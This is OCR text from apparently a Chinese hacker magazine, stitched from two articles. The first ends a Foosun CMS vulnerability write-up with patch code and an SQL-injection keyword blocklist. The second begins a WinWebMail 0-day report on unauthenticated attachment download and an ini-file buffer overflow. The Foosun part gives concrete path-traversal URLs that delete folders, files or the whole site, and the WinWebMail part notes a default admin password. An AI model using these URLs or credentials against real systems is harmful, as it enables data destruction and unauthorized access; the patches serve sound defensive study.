


图9




图10

asp?f_UserNumber=091832D9FJG&Type=DelFolder&Path=/UserFiles/091832D9FJG/..\..\ttfct&CurrPath=/UserFiles/091832D9FJG，提交后显示删除了一个文件夹。如果我们提交：User/CommPages/FolderImageList.asp?f_UserNumber=091832D9FJG&Type=DelFolder&Path=/UserFiles/091832D9FJG/..\...\&CurrPath=/UserFiles/091832D9FJG，那就是删除全站了，提交后显示如图11所示。




图11

再次提交 User/CommPages/FolderImageList.asp?f_UserNumber=091832D9FJG&CurrPath=/UserFiles/，将显示userfiles下的所有目录，也就是遍历userfiles目录，如图12所示。




图12

如果我们提交：/User/CommPages/FolderImageList.asp?f_UserNumber=091832D9FJG&Type=DelFile&Path=/UserFiles/091832D9FJG&FileName=..\..\ down.asp&CurrPath=/UserFiles/，就将删除根目录下的down.asp文件。

至此，有关风讯网站管理系统的漏洞就给大家分析到这里了，随文我提供了漏洞利用录像，不明白之处，大家仔细看一下录像就会明白了！其实，风讯还有很多代码存在问题的，大家可以把最新版的下载下来仔细阅读一下，也许你也会发现不少漏洞呢。

修补方案

针对上面存在漏洞的文件，我给大家提供如下的修补方案供参考。这里就直接给出漏洞的修补代码了，不再针对代码进行详细说明，有了上面的分

析，相信大家一看就会明白了。

1)SQL注入绕过漏洞修补

```
Function NoSqlHack(FS_inputStr)
Dim f_NoSqlHack_AllStr,f_NoSqlHack_Str,f_NoSqlHack_i,Str_InputStr
Str_InputStr=FS_inputStr f_NoSqlHack_AllStr="*|and|exec|insert|select|delete|update|count|master|truncate|declare|create|drop|exec|insert|select(|)|delete|update||count|master|[|truncate|(|char(|mid(|chr(" f_NoSqlHack_Str = Split(f_NoSqlHack_AllStr,"|")
For f_NoSqlHack_i=LBound(f_NoSqlHack_Str) To Ubound(f_NoSqlHack_Str)
If Instr(LCase(Str_InputStr),f_NoSqlHack_Str(f_NoSqlHack_i))<>0 Then
If f_NoSqlHack_Str(f_NoSqlHack_i)="'" Then f_NoSqlHack_Str(f_NoSqlHack_i)=" \' "
Response.Write "<html><title>警告</title><body bgcolor=""EEEEEE"" leftmargin=""60"" topmargin=""30""><font style=""font-size:16px;font-weight:bolder;color:blue;""><li>您提交的数据有恶意字符</li></font><font style=""font-size:14px;font-weight:bolder;color:red;""><br><li>您的数据已经被记录!</li><br><li>您的IP："&Request.ServerVariables("Remote_Addr")&"</li><br><li>操作日期："&Now&"</li></font></body></html><!--Powered by Foosun Inc.,AddTime:"&now&"-->"
Response.End
End if
Next
NoSqlHack = Replace(Str_InputStr,"'","''")
End Function
```

2)HTTP_X_FORWARDED_FOR漏洞修补

```
VisitIP = replace(replace(request.ServerVariables("HTTP_X_FORWARDED_FOR"),"'",""),",","'")
If VisitIP = "" then
VisitIP = request.ServerVariables("REMOTE_ADDR")
End If
Set VS_RS = Conn.Execute("Select top 1 VoteTime from FS_VS_Items_Result where TID = "&TID&" and VoteIp='"&VisitIP&"' order by RID desc")
```

3)建立删除任意文件夹、任意文件漏洞修补


```
Set FsoObj = Server.CreateObject(G_FS_FSO)
OType = Request("Type")
if OType <> "" then
Dim Path,PhysicalPath
if OType = "DelFolder" then
Path = Request("Path")
If instr(Path,"..")<>0 then
Response.write "error"
Response.end
End if
if Path <> "" then
Path = Server.MapPath(Path)
if FsoObj.FolderExists(Path) = true then FsoObj.DeleteFolder Path
end if
elseif OType = "DelFile" then
Dim DelFileName
Path = Request("Path")
If instr(Path,"..")<>0 then
Response.write "error"
Response.end
End if
DelFileName = Request("FileName")
If instr(DelFileName,"..")<>0 then
Response.write "error"
Response.end
End if
if (DelFileName <> "") And (Path <> "") then
Path = Server.MapPath(Path)
if FsoObj.FileExists(Path & "\" & DelFileName) = true then FsoObj.DeleteFile Path & "\" & DelFileName
end if
elseif OType = "AddFolder" then
Path = Request("Path")
If instr(Path,"..")<>0 then
Response.write "error"
Response.end
End if
if Path <> "" then
Path = Server.MapPath(Path)
if FsoObj.FolderExists(Path) = True then
Response.Write("<script>alert('目录已经存在');</script>")
else
FsoObj.CreateFolder Path
end if
end if
ShowVirtualPath = Request("ShowVirtualPath")
AllowShowExtNameStr = "jpg,txt,gif,bmp,png"
CurrPath = Replace(Request("CurrPath"),"//","/")
if CurrPath = "" then
CurrPath = Replace("/"&G_VIRTUAL_ROOT_DIR &"/"&G_USERFILES_DIR&"/"&Session("FS_UserNumber"),"//","/")
ParentPath = ""
else
ParentPath = Mid(CurrPath,1,InstrRev(CurrPath,"/")-1)
if ParentPath = "" then
CurrPath = Replace("/"&G_VIRTUAL_ROOT_DIR &"/"&G_USERFILES_DIR&"/"&Session("FS_UserNumber"),"//","/")
end if
end if
if instr(CurrPath,Session("FS_UserNumber"))=0 then
response.write "error"
response.end
end if
```

作者语：各位编辑好，新的一年开始，想到自己看黑防已久，也得为自己心爱的黑防多做点贡献，所以带来一篇关于WinWebMail的0Day。这个号称最安全的mail服务程序自从2002年绿盟发现两个漏洞后，一直没见有什么大的漏洞出现，现借助国内最好的安全漏洞发布平台——黑客防线杂志发布此0Day，与广大黑友交流，也算为黑防杂志作了一份贡献。最后，祝愿黑防越办越好，一路发达！

适合读者：溢出爱好者、漏洞爱好者

前置知识：无

0Day挑战"安全高速"的WinWebMail



文/图 爱无言

WinWebMail是一款由国人编写的安全高速的全功能邮件服务器，融合了强大的功能与轻松的管理为一体，提供了最佳的企业级邮件服务器解决方案。这款软件在我见过的众多mail服务程序中，绝对是一款非常不错的程序，于是打算在自己的单位搭建平台使用。按照以往的要求，必须先检测这些程序的安全性和稳定性，于是漏洞就这样被发现了，危害程度我这里先按下不说，大家先往下看吧！

先说一下我的测试环境，WinWebMail是最新的3.7.3.1正式版，平台为Windows XP SP2。按照默认的安装配置，WinWebMail是不允许那些基本的手工连接端口登录的模式的，如图1 所示。




图1

这也就没让我想着去测试端口漏洞，因为WinWebMail最大的特点就是利用浏览器来接发邮件，还是先从Web入手吧。打开WinWebMail的安装目录，其Web服务文件全在Web文件夹下，这里我直接告诉大家一个漏洞，不需登录就可以下载任何人的附件的漏洞，问题主要出在文件showatt.asp中，如图2所示。




图2

大家可以看到一般的文件，在头部都引入了passinc.asp文件，该文件是用来检测用户登录状态，检测用户合法性的，但是在文件showatt.asp上我们却没有看到这个引入文件，只要我们设置Cookie，在Cookie里添加name变量，并且设置成我们想去下载的某个用户名，然后在提交的filename中填入对方的附件名，就可以随意下载任何人的附件信息了。当然，这样的利用还不是太好，因为filename是一个数字组成的值，所以我们可以编写一个程序自动匹配，从而达到快速下载的目的。

还是让我们往下看那个更让人激动的漏洞吧！因为我放弃了端口检测，于是开始反汇编主程序。WinWebMail是一个利用系统服务来工作的程序，我先反汇编了上层接口程序，也就是easymail.exe，它使用UPX加壳，很简单地脱了壳后，开始辛苦的反汇编分析，这里就一笔带过这个痛苦过程，直接给大家看分析结果。easymail.exe的初始化没有太多问题，当选择管理的选项时，程序的所有信息都来自文件popusers.ini、SysInfo.ini和domain.ini，以及adminmsg文件夹下的一些文件。获取信息后，程序调用createdialog函

数，开始创建设置对话框，之后再根据用户的改变，在程序退出后写入这些文件。

乍看起来这一切都很正常，可还是被我发现了问题。因为在程序创建对话框的时候，字符串的长度做了一定限制，都是256字节，这样一旦我们传递大于256字节的信息时，程序不就要发生溢出错误了吗？而且程序在刚开始初始化读取ini文件时，并没有对读取的信息进行长度限制，这样漏洞就被我们发现了。那么我们该如何传递这些超长的信息呢？利用设置对话框来直接传递显然不太可能！还记得上面的分析吗？我们可以利用那些ini文件来传递。经过进一步地分析，程序最需要的信息分别是用户名、加密密码、注释、所在域名和注册时间，这些信息中我们能改变的是用户名、密码，还有注释和所在域名，其中密码是一个按照算法加密的8位信息，这里就忽略了。测试后发现注释不能利用，现在只剩用户名和域名了，这些信息都保存在popusers.ini里面，其格式为：ADMIN 0cad51f6系统管理员账号，缺省的密码为：admin ystem.mail 0 0 0 0 0 0 1，中间以TAB间隔 而在测试用户名时，发现程序会自动将大写字母全部转换为小写字母，这样利用起来十分不方便，对于ShellCode要求太高。如今剩下的就只有域名了，我们先测试一下漏洞的存在行，将域名值的长度加到256字节以后，用OllyDBG调试程序，如图3 所示。




图3

